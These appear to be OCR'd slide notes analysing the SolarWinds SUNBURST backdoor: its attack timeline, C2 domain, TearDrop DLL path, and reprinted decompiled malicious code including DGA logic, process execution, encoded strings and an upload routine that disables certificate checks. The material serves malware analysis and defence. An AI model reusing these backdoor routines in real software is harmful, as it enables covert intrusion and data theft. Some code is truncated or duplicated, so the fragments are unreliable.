- ☑ Threat actor targets SolarWinds
- ☑ Threat actor Modifies the code
- ☑ Code is delivered as a hot patch to victims (214831104 Bytes)
- ☑ Malicious DLL is loaded into the address space of Solarwinds app
- ☑ Once the malicious code is installed, it goes into sleep mode by using Delay* function
- ☑ The trojan uses DGA to retrieve CNAME
- ☑ CNAME points to another domain that is used as the Command & control
- ☑ The threat actor starts getting the list of victims
- ☑ C2 activity is initiated by the threat actor, where the backdoor retrieves instructions from the C2

KILL-SWITCH = IF RESOLVED TO RFC 1918

- ☑ ADFS-SAML tokens, keys for the lateral movement????
- ☑ Solarwinds releases a hot fix to address the issue


FORGED SAML TOKENS???

SecondStage TearDrop DLL could be dropped in the following path

C:\Windows\SysWOW64\NetSetupSvc.dll.

NetSetupSvc.dll is one of the legit DLL used by Solarwinds application. Its loaded by the svchost process, using the following command.

-k netsvcs -p -s NetSetupSvc


SYMMARY
- MODIFY SOLARWINDS CODE
- INSTALL THE MALICIOUS CODE VIA HOT PATCH
- GET CNAME
- DOWNLOAD STAGE 2
- USE STEGANOGRAPHY TO RETRIEVE THE - PAYLOAD(s) [COBALT STRIKE]
- USE OF DGA
- RESOLVE THE DOMAIN
- USE HTTP(s) TO TALK TO C2
1
- CODE MODIFICATION BY THE THREAT ACTOR
- USE THE INSTALLER ON A SOLARWINDS ENABLED MACHINE (UPGRADE PROCESS HOT FIX)
2
Talk to *.avsvmcloud.com and get the CNAME
SolarWinds.Orion.Core.BusinessLayer.dll
3
BACKDOOR FEATURES
4
Tk_CreateImageType(typePtr)
TEARDOWN -> USE STEGANOGRAPHY TO EXTRACT THE PAYLOAD (COBALT STRIKE)
CREDENTIAL/DATA STEALING
Encoded features within the DLL
MALICIOUS CODE
DGA CODE
DGA CODE IN MALICIOUS DLL
C2
ONCE THE NAME IS RESOLVED, USE HTTP TO CONNECT TO THE C2 AND EOWNLOAD OTHER PAYLOAD(s)

SO WHAT’S INSIDE THE MALICIOUS CODE?

Some of the classes and methods used within the malicious code

MALICIOUS DLL CODE VIEW

CLASS(s)

```
OrionImprovementProtocol
RegistryHelper
RegistryHive
ConfigManager
ServiceConfiguration
Service
ProcessTracker
Job
Proxy
HttpHelper
DnsHelper
CryptoHelper
DnsRecords
IPAddressesHelper
ZipHelper
NativeMethods
```

```
private enum JobEngine
      {
        Idle,
        Exit,
        SetTime,
        CollectSystemDescription,
        UploadSystemDescription,
        RunTask,
        GetProcessByDescription,
        KillTask,
        GetFileSystemEntries,
        WriteFile,
        FileExists,
        DeleteFile,
        GetFileHash,
        ReadRegistryValue,
        SetRegistryValue,
        DeleteRegistryValue,
        GetRegistrySubKeyAndValueNames,
        Reboot,
        None,
      }
```

METHOD(s)

```
Initialize()
Update()
DelayMs(double minMs, double maxMs)
DelayMin(int minMinutes, int maxMinutes)
DeleteValue(string key, string valueName)
SetKeyOwner(RegistryKey key, string subKey, string owner)
SetKeyOwnerWithPrivileges(RegistryKey key, string subKey, string owner)
SetKeyPermissions(RegistryKey key, string subKey, bool reset)
SetAutomaticMode()
SetTime(string[] args, out int delay)
KillTask(string[] args)
DeleteFile(string[] args)
GetFileSystemEntries(string[] args, out string result)
GetProcessByDescription(string[] args, out string result)
CollectSystemDescription(string info, out string result)
UploadSystemDescription(string[] args, out string result, IWebProxy proxy)
WriteFile(string[] args)
FileExists(string[] args, out string result)
DeleteRegistryValue(string[] args)
GetRegistrySubKeyAndValueNames(string[] args, out string result)
Close(OrionImprovementProtocol.HttpHelper http, Thread thread)
GetAddresses(IPAddress address, OrionImprovementProtocol.DnsRecords rec)
```

Initialize calls the Update method -> DelayMin(rec.A, rec.A)

Orion Improvement BusinessLayer is a program that sends statistics to Solarwinds to improve the product

CODE VIEW

INITIATING A PROCESS

```
public static int RunTask(string[] args, string cl, out string result)
      {
        result = (string) null;
        string fileName = Environment.ExpandEnvironmentVariables(args[0]);
        string arguments = args.Length > 1 ? cl.Substring(OrionImprovementProtocol.Job.GetArgumentIndex(cl, 1)).Trim() : (string) null;
        using (Process process = new Process())
        {
          process.StartInfo = new ProcessStartInfo(fileName, arguments)
          {
            CreateNoWindow = false,
            UseShellExecute = false
          };
          if (process.Start())
          {
            result = process.Id.ToString();
            return 0;
          }
        }
        return 1;
      }
```

INTRODUCING ENCODING WITHIN THE CODE

```
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzTQA0MA"), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMAQQA="), OrionImpro
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzQ30jM00zPQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMyMdADQgA=")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("M7Q00jM0s9Az0DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYgM9Aw
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzIy0TMAQQA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIx0ANDAA=="), OrionI
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("S0s2MLCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0s1MLCyAgA="), OrionI
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("S0tNNrCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0tLNrCyAgA="), OrionI
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("S0szMLCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0szMLCyAgA="), OrionI
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzHUszDRMzS11DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzfRMzQ00TMy0TMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYRMLPQ
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzQ10TM0tNAzNDHQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzI01zM0M9Yz1zMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzLQMzQx0ANCAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMyNdEz0DMAAA
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("szTTMzbUMzQ30jMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzQ21DMystAzNNIzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYyM9Aw
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzQx0bMw0zMyMtMzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("s9AztNAzNDHRMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYxM9AwA=")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("M7TQMzQ20ANCAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYgM9AwA=")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("MzfUMzQ10jM11jMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("s7TUM7fUM9AzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYgM9AwA=")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("szDXMzK20LMw0DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMCYRMLPQ
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("M7S01DMyMNQzNDTXMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TOCYgMA")
new OrionImprovementProtocol.IPAddressesHelper(OrionImprovementProtocol.ZipHelper.Unzip("M7Qw0TM30jPQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzI11TMyNdEz0DMAAA
OrionImprovementProtocol.ZipHelper.Unzip("07DP1NSIjkvUrYqtidPUKEktLoHzVTQB"),
OrionImprovementProtocol.ZipHelper.Unzip("07DP1NQozs9JLCrPzEsp1gQA")
```

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(OrionImprovementProtocol.ZipHelper.Unzip("C07NSU0uUdBScCvKz1UIz8wzNor3Sy0pzy/Kdk
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c0ktTi7KLCjJzM8DAA=="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("83V0dkxJKUotLgYA"));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c/FwDnDNS0zKSU0BAA=="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c/FwDghOLSpLLQIA"));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c/EL9sgvLvFLzE0FAA=="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c/ELdsnPTczMCy5NS8usCE5NLErO8C9KSS0CAA=="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c/ELDk4tKkstCk5NLErO8C9KSS0CAA=="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("8wxwTEkpSi0uBgA="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("8wxILk3KSy0BAA=="));
    str += OrionImprovementProtocol.GetManagementObjectProperty(managementObject, OrionImprovementProtocol.ZipHelper.Unzip("c0lNSyzNKfEMcE8sSS1PrAQA"));
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(OrionImprovementProtocol.ZipHelper.Unzip("C07NSU0uUdBScCvKz1UIz8wzNor3L0gtSizJ
  OrionImprovementProtocol.osInfo = managementObject.Properties[OrionImprovementProtocol.ZipHelper.Unzip("c04sKMnMzwMA")].Value.ToString();
  OrionImprovementProtocol.osInfo = OrionImprovementProtocol.osInfo + ";" + managementObject.Properties[OrionImprovementProtocol.ZipHelper.Unzip("8w92LErOyCxJTS4pLUoF
  OrionImprovementProtocol.osInfo = OrionImprovementProtocol.osInfo + ";" + managementObject.Properties[OrionImprovementProtocol.ZipHelper.Unzip("88wrLknMyXFJLEkFAA==
  OrionImprovementProtocol.osInfo = OrionImprovementProtocol.osInfo + ";" + managementObject.Properties[OrionImprovementProtocol.ZipHelper.Unzip("8y9KT8zLrEosyczPAwA=
  OrionImprovementProtocol.osInfo = OrionImprovementProtocol.osInfo + ";" + managementObject.Properties[OrionImprovementProtocol.ZipHelper.Unzip("C0pNzywuSS1KTQktTi0C
```

CODE VIEW

DGA

```
Random random = new Random();
        byte[] addressBytes = address.GetAddressBytes();
        switch ((int) addressBytes[addressBytes.Length - 2] & 10)
        {
          case 2:
            rec.length = 1;
            break;
          case 8:
            rec.length = 2;
            break;
          case 10:
            rec.length = 3;
            break;
          default:
            rec.length = 0;
            break;
        }
        switch ((int) addressBytes[addressBytes.Length - 1] & 136)
        {
          case 8:
            rec._type = 1;
            break;
          case 128:
            rec._type = 2;
            break;

  case 128:
            rec._type = 2;
            break;
          case 136:
            rec._type = 3;
            break;
          default:
            rec._type = 0;
            break;
        }
        switch ((int) addressBytes[addressBytes.Length - 1] & 84)
        {
          case 4:
            rec.A = random.Next(240, 300);
            break;
          case 16:
            rec.A = random.Next(480, 600);
            break;
          case 20:
            rec.A = random.Next(1440, 1560);
            break;
          case 64:
            rec.A = random.Next(4320, 5760);
            break;
          case 68:
            rec.A = random.Next(10020, 10140);
```

TASKKILL


```
public static void KillTask(string[] args)
{
  Process.GetProcessById(int.Parse(args[0])).Kill();
}
```

HTTP(s)

```
public static void UploadSystemDescription(string[] args, out string result, IWebProxy proxy)
{
    result = (string) null;
    string requestUriString = args[0];
    string s1 = args[1];
    string s2 = args.Length >= 3 ? args[2] : (string) null;
    string[] strArray = Encoding.UTF8.GetString(Convert.FromBase64String(s1)).Split(new string[3]
                                                                                    {
                                                                                        "\r\n",
                                                                                        "\r",
                                                                                        "\n"
                                                                                    }, StringSplitOptions.None);
    HttpWebRequest httpWebRequest1 = (HttpWebRequest) WebRequest.Create(requestUriString);
    HttpWebRequest httpWebRequest2 = httpWebRequest1;
    httpWebRequest2.set_ServerCertificateValidationCallback(httpWebRequest2.get_ServerCertificateValidationCallback() + (RemoteCertificateValidationCallback) ((sender, cert,
            chain, sslPolicyErrors) => true));
    httpWebRequest1.Proxy = proxy;
    httpWebRequest1.Timeout = 120000;
    httpWebRequest1.Method = strArray[0].Split(' ')[0];
    foreach (string header in strArray)
    {
        int length = header.IndexOf(':');
        if (length > 0)
        {
            string headerName = header.Substring(0, length);
            string s3 = header.Substring(length + 1).TrimStart((char[]) Array.Empty<char>());
            if (!WebHeaderCollection.IsRestricted(headerName))
            {
                httpWebRequest1.Headers.Add(header);
            }
```

